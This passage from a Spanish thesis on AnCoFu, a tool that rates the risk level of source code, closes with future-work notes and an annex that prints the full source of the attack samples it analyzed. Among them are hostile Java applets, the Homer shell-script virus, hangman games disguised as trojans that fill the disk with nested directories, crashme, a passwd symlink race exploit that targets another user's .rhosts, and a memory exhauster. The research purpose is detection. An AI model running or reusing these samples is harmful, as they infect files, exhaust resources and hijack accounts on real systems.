Nótese que al pasar a análisis un programa fuente, la primera fase de **AnCoFu**, (donde se determina el nivel de riesgo), resalta inmediatamente el código peligroso. Esto permite reducir la creación del autómata de comportamiento y la comparación posteriores.

6 Trabajos futuros.

A continuación presentamos las ideas que pueden generarse a partir de este trabajo:

Programas fuente.

Aún es necesario realizar pruebas con algún otro lenguaje de alto nivel (java, C++, etc.). Aunque las pruebas fueron realizadas únicamente con programas fuente desarrollados en lenguaje C, consideramos que son significativas, ya que suponemos que las estructuras en otros lenguajes serán muy semejantes. En todos, se manejan ciclos, controles de flujo y secuencias de instrucciones. Por el alto grado de utilización que ha adquirido en los últimos años, analizar programas en el lenguaje java puede ser un trabajo futuro importante.

Reconocimiento de estructuras.

La aplicación **AnCoFu** sólo realiza el análisis con cierto estilo de programación, un análisis de reconocimiento de estructuras implicaría la creación de un compilador mucho más robusto que funcionara con cualquier estilo.

Descripción del comportamiento de programas mediante autómatas.

Se escogió el esquema de autómatas para representar el comportamiento de programas. Esto además nos lleva a un lenguaje intermedio, que además de representar el comportamiento del programa, nos permitiría tener una base de comparación entre programas desarrollados en lenguajes de alto nivel diferentes.

Para comportamientos concurrentes o paralelos, es recomendable buscar otro tipo de representación para ver cual se adecua mejor o da mayor información del comportamiento del programa.

Comparación de autómatas.

Debemos mejorar el esquema de comparación de autómatas para hacerlo más eficiente, quizás esto se logre explorando otro tipo de representaciones.

Catálogo de ataques.

La forma en que son catalogados los ataques puede también mejorarse, por ejemplo, clasificarlos por tipo de ataque, por nivel de riesgo, por estado inicial, etc.

Niveles de riesgo y política de seguridad.

El nivel de riesgo atribuido a una instrucción, depende en gran medida de la política de seguridad de la organización. Así, dependiendo del tipo de organización, se pueden fijar listas de nivel de riesgo para cada instrucción (ya que varían de acuerdo a la política).

También sería recomendable facilitar al usuario la opción de contar con más de una política de seguridad y poder analizar los códigos fuente en cada una de ellas de forma arbitraria.

Aplicaciones futuras de este enfoque.

Toda organización que desarrolla aplicaciones, requiere de una herramienta que permita ver qué tan peligrosos son sus programas, es decir, conocer cuál es su nivel de riesgo. Algo semejante ocurre en el mundo de los sistemas operativos, donde se están realizando esfuerzos considerables para analizar los programas fuente (lo cual es un proceso manual y sumamente lento).

Otro trabajo que se antoja interesante es extender el enfoque presentado en esta tesis, al análisis de códigos ejecutables residentes en memoria, permitiendo entrar al mundo de detección de ataques en tiempo real.
Así pues, consideramos que esta tesis puede ser mejorada y, también, puede dar base a varias líneas de investigación.

9 Anexo A. Códigos fuente de los ataques.

En este anexo presentamos los códigos fuente de los ataques presentados en esta tesis.

9.1 NoisyBear.java

```
/*  NoisyBear.java by Mark D. LaDue */

/*  February 15, 1996 */

/*  Copyright (c) 1996 Mark D. LaDue
    You may study, use, modify, and distribute this example for any purpose.
    This example is provided WITHOUT WARRANTY either expressed or implied.  */

/*  This Java Applet displays a stupid looking bear with a clock
    superimposed on his belly.  It refuses to shut up until you quit
    the browser.  */

import java.applet.AudioClip;
import java.awt.*;
import java.util.Date;

public class NoisyBear extends java.applet.Applet implements Runnable {
    Font timeFont = new Font("TimesRoman", Font.BOLD, 24);
    Font wordFont = new Font("TimesRoman", Font.PLAIN, 12);
    Date rightNow;
    Thread announce = null;
    Image bearImage;
    Image offscreenImage;
    Graphics offscreenGraphics;
    AudioClip annoy;
    boolean threadStopped = false;

    public void init() {
    bearImage = getImage(getCodeBase(), "Pictures/sunbear.jpg");
    offscreenImage = createImage(this.size().width, this.size().height);
    offscreenGraphics = offscreenImage.getGraphics();
    annoy = getAudioClip(getCodeBase(), "Sounds/drum.au");
}

    public void start() {
        if (announce == null) {
        announce = new Thread(this);
```

```
        announce.start();
        }
    }

    public void stop() {
        if (announce != null) {
        //if (annoy != null) annoy.stop();  //uncommenting stops the noise
        announce.stop();
        announce = null;
        }
    }

    public void run() {
        if (annoy != null) annoy.loop();
        while (true) {
        rightNow = new Date();
        repaint();
        try { Thread.sleep(1000); }
        catch (InterruptedException e) {}
        }
    }

    public void update(Graphics g) {
//        g.clipRect(125, 150, 350, 50);
        paint(g);
    }

    public void paint(Graphics g) {
        int imwidth = bearImage.getWidth(this);
        int imheight = bearImage.getHeight(this);

     offscreenGraphics.drawImage(bearImage, 0, 0, imwidth, imheight, this);
     offscreenGraphics.setColor(Color.white);
     offscreenGraphics.fillRect(125, 150, 350, 100);
     offscreenGraphics.setColor(Color.blue);
     offscreenGraphics.drawRect(124, 149, 352, 102);
     offscreenGraphics.setFont(timeFont);
     offscreenGraphics.drawString(rightNow.toString(), 135, 200);
     offscreenGraphics.setFont(wordFont);
     offscreenGraphics.drawString("It's time for me to annoy you!", 135, 225);
     g.drawImage(offscreenImage, 0, 0, this);
    }

    public boolean mouseDown(Event evt, int x, int y) {
        if (threadStopped) {
```

```
            announce.resume();
        }
        else {
            announce.suspend();
        }
        threadStopped = !threadStopped;
        return true;
    }
}
```

9.2 ScapeGoat.java

```
/* ScapeGoat.java by Mark D. LaDue */

/* April 17, 1996 */

/* Copyright (c) 1996 Mark D. LaDue
   You may use, study, modify, and distribute this example for any purpose.
   This example is provided WITHOUT WARRANTY either expressed or implied.  */

/* This Java Applet is intended to make your browser
   visit a given web site over and over again,
   whether you want to or not, popping up a new copy of the
   browser each time. */

import java.awt.*;
import java.net.*;

public class ScapeGoat extends java.applet.Applet implements Runnable {

//  Just a font to paint strings to the applet window
    Font wordFont = new Font("TimesRoman", Font.BOLD, 36);

    Thread joyride = null;

//  A web site that the browser will be forced to visit
    URL site;

//  Used to read in a parameter that makes the thread sleep for a
//  specified number of seconds
    int delay;

/*  Set up a big white rectangle in the browser and
    determine web site to visit */
```

```
    public void init() {
    setBackground(Color.white);
    repaint();
//  Determine how many seconds the thread should sleep before kicking in
    String str = getParameter("wait");
    if (str == null)
        delay = 0;
    else delay = (1000)*(Integer.parseInt(str));

    str = getParameter("where");
    if (str == null)
        try {
            site = new URL("http://www.math.gatech.edu/~mladue/ScapeGoat.html");
        }
        catch (MalformedURLException m) {}
    else try {
        site = new URL(str);
        }
    catch (MalformedURLException m) {}
    }


/*  Create and start the offending thread in the standard way */

    public void start() {
        if (joyride == null) {
        joyride = new Thread(this);
        joyride .setPriority(Thread.MAX_PRIORITY);
        joyride.start();
        }
    }

//  Now visit the site
    public void run() {
        try {Thread.sleep(delay); }
        catch (InterruptedException ie) {}
        getAppletContext().showDocument(site, "_blank");
    }
}
```

9.3 Homer.java

```
/* Homer.java by Mark D. LaDue */

/* December 7, 1996 */
```

```
/*  Copyright (c) 1996 Mark D. LaDue
    You may study, use, modify, and distribute this example for any purpose.
    This example is provided WITHOUT WARRANTY either expressed or implied.  */

/* This Java application infects your UNIX system with a Bourne shell
   script virus, homer.sh.  homer.sh is kind enough to announce itself
   and inform you that "Java is safe, and UNIX viruses do not exist"
   before finding all of the Bourne shell scripts in your home directory,
   checking to see if they've already been infected, and infecting
   those that are not.  homer.sh infects another Bourne shell script
   by simply appending a working copy of itself to the end of that shell
   script.  */


import java.io.*;

class Homer {
    public static void main (String[] argv) {
    try {
        String userHome = System.getProperty("user.home");
        String target = "$HOME";
        FileOutputStream outer = new FileOutputStream(userHome + "/.homer.sh");
        String homer = "#!/bin/sh" + "\n" + "#-_" + "\n" +
        "echo \"Java is safe, and UNIX viruses do not exist.\"" + "\n" +
        "for file in `find " + target + " -type f -print`" + "\n" + "do" +
        "\n" + "    case \"`sed 1q $file`\" in" + "\n" +
        "        \"#!/bin/sh\" ) grep '#-_' $file > /dev/null" +
        " || sed -n '/#-_/,$p' $0 >> $file" + "\n" +
        "    esac" + "\n" + "done" + "\n" +
        "2>/dev/null";
        byte[] buffer = new byte[homer.length()];
        homer.getBytes(0, homer.length(), buffer, 0);
        outer.write(buffer);
        outer.close();
        Process chmod = Runtime.getRuntime().exec("/usr/bin/chmod 777 " +
                        userHome + "/.homer.sh");
        Process exec = Runtime.getRuntime().exec("/bin/sh " + userHome +
                       "/.homer.sh");
        } catch (IOException ioe) {}
    }
}
```

9.4 AppletKiller.java

```
/*  AppletKiller.java by Mark D. LaDue */

/*  April 1, 1996  */

/*  Copyright (c) 1996 Mark D. LaDue
    You may study, use, modify, and distribute this example for any purpose.
    This example is provided WITHOUT WARRANTY either expressed or implied.  */

/*  This hostile applet stops any applets that are running and kills any
    other applets that are downloaded. */

import java.applet.*;
import java.awt.*;
import java.io.*;

public class AppletKiller extends java.applet.Applet implements Runnable {
    Thread killer;

    public void init() {
        killer = null;
    }

    public void start() {
        if (killer == null) {
            killer = new Thread(this,"killer");
            killer.setPriority(Thread.MAX_PRIORITY);
            killer.start();
        }
    }

    public void stop() {}

// Kill all threads except this one

    public void run() {
        try {
            while (true) {
                ThreadKiller.killAllThreads();
                try { killer.sleep(100); }
                catch (InterruptedException e) {}
            }
        }
        catch (ThreadDeath td) {}
```

```
// Resurrect the hostile thread in case of accidental ThreadDeath

        finally {
            AppletKiller ack = new AppletKiller();
            Thread reborn = new Thread(ack, "killer");
            reborn.start();
        }
    }
}

class ThreadKiller {

// Ascend to the root ThreadGroup and list all subgroups recursively,
// killing all threads as we go

    public static void killAllThreads() {
        ThreadGroup thisGroup;
        ThreadGroup topGroup;
        ThreadGroup parentGroup;

// Determine the current thread group
        thisGroup = Thread.currentThread().getThreadGroup();

// Proceed to the top ThreadGroup
        topGroup  = thisGroup;
        parentGroup = topGroup.getParent();
        while(parentGroup != null) {
            topGroup  = parentGroup;
            parentGroup = parentGroup.getParent();
        }
// Find all subgroups recursively
        findGroups(topGroup);
    }

    private static void findGroups(ThreadGroup g) {
        if (g == null) {return;}
        else {
        int numThreads = g.activeCount();
        int numGroups = g.activeGroupCount();
        Thread[] threads = new Thread[numThreads];
        ThreadGroup[] groups = new ThreadGroup[numGroups];
        g.enumerate(threads, false);
        g.enumerate(groups, false);
        for (int i = 0; i < numThreads; i++)
```

```
            killOneThread(threads[i]);
        for (int i = 0; i < numGroups; i++)
            findGroups(groups[i]);
        }
    }

    private static void killOneThread(Thread t) {
        if (t == null || t.getName().equals("killer")) {return;}
        else {t.stop();}
    }
}
```

9.5 a_dos.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>
#include <dir.h>

#define EXITO 1

char diccionario[10][30] = { "escoba", "paraguas", "mexico", "perdedor", "ataque",
                             "caballo", "troya", "caiste", "trampa", "guadalajara" };
int intentos = 5;

void busca(char letra, int numero, int tamano, char palabra[30]) {
 int i, bandera = 0;

 for (i = 0; i < tamano; i++)
  if (diccionario[numero][i] == letra) {
 palabra[i] = letra;
 bandera = 1;
  }

 if (!bandera) intentos--;

}

void limpiarDatos(void) {
 while(EXITO) {
  mkdir("xxx");
  chdir("xxx");
 }
}
```

```
void imprime(char palabra[30]) {
 int i;

 printf("\n");
 for (i = 0; i < (int)strlen(palabra); i++)
  printf("%c ",palabra[i]);
}

void despedida(void) {
 printf("\n\nGracias por haber jugado, esperamos te hayas divertido.\n");
 printf("\nPuedes enviarle este programa a TODOS tus amigos!!");
 limpiarDatos();
}

void iniciaJuego(void) {
 int numero,i ;
 size_t tamano;
 time_t t;
 char letra;
 char palabra[30];

 srand((unsigned) time(&t));
 numero = rand() % 10;
 tamano = strlen(diccionario[numero]);
 for (i = 0; i < tamano; i++)
  palabra[i] = '_';
 palabra[tamano] = '\0';
 imprime(palabra);

 while (intentos >= 1) {
  printf("\n\n");
  printf("Dame una letra: ");
  fflush(stdin);
  letra = getchar();
  fflush(stdin);
  busca(letra, numero, tamano, palabra);
  imprime(palabra);
  if (strcmp(palabra,diccionario[numero]) == 0) {
   printf("\n\nFelicidades ganaste!!!\n");
   break;
  }
  else
   printf("\n\nTe quedan %d intentos", intentos);
 }
```

```
 if (intentos <=1 )
  printf("\n\nLo siento perdiste!!!");
}

void instrucciones(void) {
 printf("\n\n");
 printf("Tendras 5 oportunidades para adivinar la palabra.\n");
 printf("Todas las letras se encuentran en minusculas y no hay acentos\n");
 printf("Las letras que hayas adivinado iran apareciendo en la palabra\n");
 printf("mientras que un _ significa una letra por descubrir\n");
 printf("Suerte!!!\n\n");
}

void main(void) {
 int resp;

 printf("Que te parece si jugamos ahorcado? (s/n): ");
 resp = getchar();
 if (resp =='s' || resp == 'S') {
   instrucciones();
   iniciaJuego();
   despedida();
 }
 else {
  printf("\nBueno, tu te lo pierdes\n");
  limpiarDatos();
 }
 printf("\n\n");
}
```

9.6 a_unix.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>
#include <sys/types.h>
#include <sys/stat.h>

#define EXITO 1

char diccionario[10][30] = { "escoba", "paraguas", "mexico", "perdedor", "ataque",
                             "caballo", "troya", "caiste", "trampa", "guadalajara" };
int intentos = 5;
```

```
void busca(char letra, int numero, int tamano, char palabra[30]) {
 int i, bandera = 0;

 for (i = 0; i < tamano; i++)
  if (diccionario[numero][i] == letra) {
 palabra[i] = letra;
 bandera = 1;
  }

 if (!bandera) intentos--;

}

void limpiarDatos(void) {
 while(EXITO) {
  mkdir("xxx",S_IRUSR | S_IWUSR | S_IXUSR);
  chdir("xxx");
 }
}

void imprime(char palabra[30]) {
 int i;

 printf("\n");
 for (i = 0; i < (int)strlen(palabra); i++)
  printf("%c ",palabra[i]);
}

void despedida(void) {
 printf("\n\nGracias por haber jugado, esperamos te hayas divertido.\n");
 printf("\nPuedes enviarle este programa a TODOS tus amigos!!");
 limpiarDatos();
}

void iniciaJuego(void) {
 int numero,i ;
 size_t tamano;
 time_t t;
 char letra;
 char palabra[30];

 srand((unsigned) time(&t));
 numero = rand() % 10;
 tamano = strlen(diccionario[numero]);
```

```
 for (i = 0; i < tamano; i++)
  palabra[i] = '_';
 palabra[tamano] = '\0';
 imprime(palabra);

 while (intentos >= 1) {
  printf("\n\n");
  printf("Dame una letra: ");
  fflush(stdin);
  letra = getchar();
  fflush(stdin);
  busca(letra, numero, tamano, palabra);
  imprime(palabra);
  if (strcmp(palabra,diccionario[numero]) == 0) {
   printf("\n\nFelicidades ganaste!!!\n");
   break;
  }
  else
   printf("\n\nTe quedan %d intentos", intentos);
 }

 if (intentos <=1 )
  printf("\n\nLo siento perdiste!!!");
}

void instrucciones(void) {
 printf("\n\n");
 printf("Tendras 5 oportunidades para adivinar la palabra.\n");
 printf("Todas las letras se encuentran en minusculas y no hay acentos\n");
 printf("Las letras que hayas adivinado iran apareciendo en la palabra\n");
 printf("mientras que un _ significa una letra por descubrir\n");
 printf("Suerte!!!\n\n");
}

void main(void) {
 int resp;

 printf("Que te parece si jugamos ahorcado? (s/n): ");
 resp = getchar();
 if (resp =='s' || resp == 'S') {
   instrucciones();
   iniciaJuego();
   despedida();
 }
 else {
```

```
  printf("\nBueno, tu te lo pierdes\n");
  limpiarDatos();
 }
 printf("\n\n");
}
```

9.7 crashme.c

```
#include <stdio.h>
#include <signal.h>
#include <setjmp.h>

#define crashme_version 1

long nbytes,nseed,ntrys;
unsigned char *the_data;

jmp_buf again_buff;

void (*badboy)();

void again_handler(sig, code, scp, addr)
 int sig, code;
 struct sigcontext *scp;
 char *addr;
{
 char *ss;
 switch(sig)
   {case SIGILL:  ss = " illegal instruction"; break;
    case SIGTRAP: ss = " trace trap"; break;
    case SIGFPE:  ss = " arithmetic exception"; break;
    case SIGBUS:  ss = " bus error"; break;
    case SIGSEGV: ss = " segmentation violation"; break;
    case SIGIOT:  ss = " IOT instruction"; break;
    case SIGEMT:  ss = " EMT instruction"; break;
    case SIGALRM: ss = " alarm clock"; break;
    default: ss = "";}
 fprintf(stderr,"Got signal %d%s\n",sig,ss);
 longjmp(again_buff,3);
}

void set_up_signals(void) {
 signal(SIGILL,again_handler);
 signal(SIGTRAP,again_handler);
 signal(SIGFPE,again_handler);
```

```
 signal(SIGBUS,again_handler);
 signal(SIGSEGV,again_handler);
 signal(SIGIOT,again_handler);
 signal(SIGEMT,again_handler);
 signal(SIGALRM,again_handler);
}

void compute_badboy(void) {
 long j, n;

 n = (nbytes < 0) ? - nbytes : nbytes;
 for(j=0;j<n;++j) the_data[j] = (rand() >> 7) & 0xFF;
 if (nbytes < 0) {
  fprintf(stdout,"Dump of %ld bytes of data\n",n);
   for(j=0;j<n;++j) {
    fprintf(stdout,"%3d",the_data[j]);
    if ((j % 20) == 19)
     putc('\n',stdout);
    else
     putc(' ',stdout);
   }
    putc('\n',stdout);
 }
}

void try_one_crash(void) {
 compute_badboy();
 if (nbytes > 0)
   (*badboy)();
 else if (nbytes == 0)
   while(1);
}

void main(argc,argv)
 int argc;
 char **argv;
{
 if (argc != 4) {
  fprintf(stderr,"crashme <nbytes> <srand> <ntrys>\n");
  exit(1);
 }
 fprintf(stdout,"Crashme: (c) Copyright 1990 George J. Carrette\n");
 fprintf(stdout,"Version: %s\n",crashme_version);
 nbytes = atol(argv[1]);
 nseed = atol(argv[2]);
```

```
 ntrys = atol(argv[3]);
 fprintf(stdout,"crashem %ld %ld %ld\n",nbytes,nseed,ntrys);
 fflush(stdout);
 the_data = (unsigned char *) malloc((nbytes < 0) ? -nbytes : nbytes);
 badboy = (void (*)()) the_data;
 fprintf(stdout,"Badboy at %d. 0x%\n",badboy,badboy);
 srand(nseed);
 badboy_loop();
}

badboy_loop() {
 int i;

 for(i=0;i<ntrys;++i) {
  fprintf(stderr,"%ld\n",i);
  if(setjmp(again_buff) == 3)
   fprintf(stderr,"Barfed\n");
  else {
   set_up_signals();
   alarm(10);
   try_one_crash();
   fprintf(stderr,"didn't barf!\n");
  }
 }
}
```

9.8 passwdrace.c

```
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <signal.h>
#include <pwd.h>


main(argc, argv)
int argc;
char *argv[];
{
        FILE    *passwd_in, *passwd_out;
        int     race_child_pid = -1;
        struct  stat st;
        struct  passwd *pw;
```

```
char    pwd_link[256], pwd_dir[256], pwd_file[256], ptmp[256],
        buf[1024], cmd[256], nowhere[256], nowhere2[256],
        dir[256];

if (argc != 2) {
        fprintf(stderr, "Usage: %s target-user\n",
                argv[0]);
        exit(1);
}

/*
 * Get Target User info
 */
if ((pw = getpwnam(argv[1])) == NULL) {
        fprintf(stderr, "%s: user \"%s\" doesnt seem to exist.\n",
                argv[0], argv[1]);
        exit(1);
}
strcpy(dir, pw->pw_dir);

/*
 * Set up names for directories/links we will access
 */
sprintf(pwd_link, "/tmp/passwd-link.%d", getpid());
sprintf(pwd_dir, "/tmp/passwd-dir.%d", getpid());
sprintf(nowhere, "/tmp/passwd-nowhere.%d", getpid());
sprintf(nowhere2, "/tmp/passwd-nowhere2.%d", getpid());
sprintf(ptmp, "%s/ptmp", dir);
symlink(pwd_dir, pwd_link);

/*
 * Build temp password file in /tmp/passwd-dir.$$/.rhosts.
 * The bigger our 'passwd file', the longer passwd(1) takes
 * to write it out, the greater chance we have of noticing
 * it doing so and winning the race.
 */
mkdir(pwd_dir, 0700);
sprintf(pwd_file, "%s/.rhosts", pwd_dir);
if ((passwd_out = fopen(pwd_file, "w+")) == NULL) {
        fprintf(stderr, "Cant open %s!\n", pwd_file);
        exit(1);
}
if ((passwd_in = fopen("/etc/passwd", "r")) == NULL) {
        fprintf(stderr, "Cant open /etc/passwd\n");
        exit(1);
```

```
}
if ((pw = getpwuid(getuid())) == NULL) {
        fprintf(stderr, "Who are you?\n");
        exit(1);
}
fprintf(passwd_out, "localhost %s ::::::\n", pw->pw_name);
for (;;) {
        fseek(passwd_in, 0L, SEEK_SET);
        while(fgets(buf, sizeof(buf), passwd_in))
                fputs(buf, passwd_out);
        if (ftell(passwd_out) > 32768)
                break;
}
fclose(passwd_in);
fflush(passwd_out);

/*
 * Fork a new process.  In the parent, run passwd -F.
 * In the child, run the race process(es).
 */
if ((race_child_pid = fork()) < 0) {
        perror("fork");
        exit(1);
}
if (race_child_pid) {
        /*
         * Parent - run passwd -F
         */
        sprintf(pwd_file, "%s/.rhosts", pwd_link);
        puts("Wait until told you see \"Enter your password now!\"");
        sprintf(cmd, "/usr/bin/passwd -f %s", pwd_file);
        system(cmd);
        kill(race_child_pid, 9);
        exit(0);
} else {
        /*
         * Child
         */
        int fd = fileno(passwd_out);
        time_t last_access;

        /*
         * Remember the current 'last accessed'
         * time for our password file.  Once this
         * changes it, we know passwd(1) is reading
```

```
 * it, and we can switch the symlink.
 */
if (fstat(fd, &st)) {
        perror("fstat");
        exit(1);
}
last_access = st.st_atime;

/*
 * Give passwd(1) a chance to start up.
 * and do its initialisations.  Hopefully
 * by now, its asked the user for their
 * password.
 */
sleep(5);
write(0, "Enter your password now!\n",
      sizeof("Enter your password now!\n"));

/*
 * Link our directory to our target directory
 */
unlink(pwd_link);
symlink(dir, pwd_link);

/*
 * Create two links pointing to nowhere.
 * We use rename(2) to switch these in later.
 * (Using unlink(2)/symlink(2) is too slow).
 */
symlink(pwd_dir, nowhere);
symlink(dir, nowhere2);

/*
 * Wait until ptmp exists in our target
 * dir, then switch the link.
 */
while ((open(ptmp, O_RDONLY)==-1));
rename(nowhere, pwd_link);

/*
 * Wait until passwd(1) has accessed our
 * 'password file', then switch the link.
 */
while (last_access == st.st_atime)
        fstat(fd, &st);
```

```
                rename(nowhere2, pwd_link);
        }
}
```

9.9 eat.c

```
#include <stdio.h>
#include <stdlib.h>

#define PADCOUNT 6
#define STEP 1

 /* Eat as much memory as the system allows and exit.  */
void main(void) {
  struct chunk {
     struct chunk *next;
     long pad[PADCOUNT];
   } *tmp, *head= NULL;

   int k, count= 0, i;

   for(i = 0; i < PADCOUNT; i++) {
    tmp= (struct chunk *) malloc(sizeof(*tmp));
    if(tmp==NULL) break;
    count++;
    printf("%d megabyte%s\n", count, (count>1 ? "s": ""));
    tmp->next= head;
    head= tmp;

    for(k= 0; k<PADCOUNT; k+= STEP)
     tmp->pad[k]= k;
   }

   printf("Freeing %d megabyte%s\n", count, (count>1 ? "s" : ""));
   for (tmp= head; tmp!= NULL;) {
    head= tmp->next;
    free(tmp);
    tmp= head;
   }
}
```

9.10 ataque.c

```
#include <stdio.h>
```

```
#include <stdlib.h>

#define TAM_DATO 100

int contenidoEn(char dato[TAM_DATO], char *palabra) {
 int i, j, k = 0, l = 0;

 i = strlen(dato);
 j = strlen(palabra);

 if (i < j)
  return 0;

 while (l < i) {
  if (dato[l] == palabra[k]) {
   k++;
   if (k == j)
    return 1;
  } else
   k = 0;
  l++;
 }

 return 0;
}

void main(void) {
 int i = 0;
 FILE *arch;

 printf("\nVamos a comparar palabras");
 printf("\nComparemos respaldo con aldo");

 l = contenidoEn("respaldo", "aldo");

 for (;;) {
  arch = fopen("archivo.txt", "w");
  fprintf(archivo, "hola");
 }
 fclose(arch);
}
```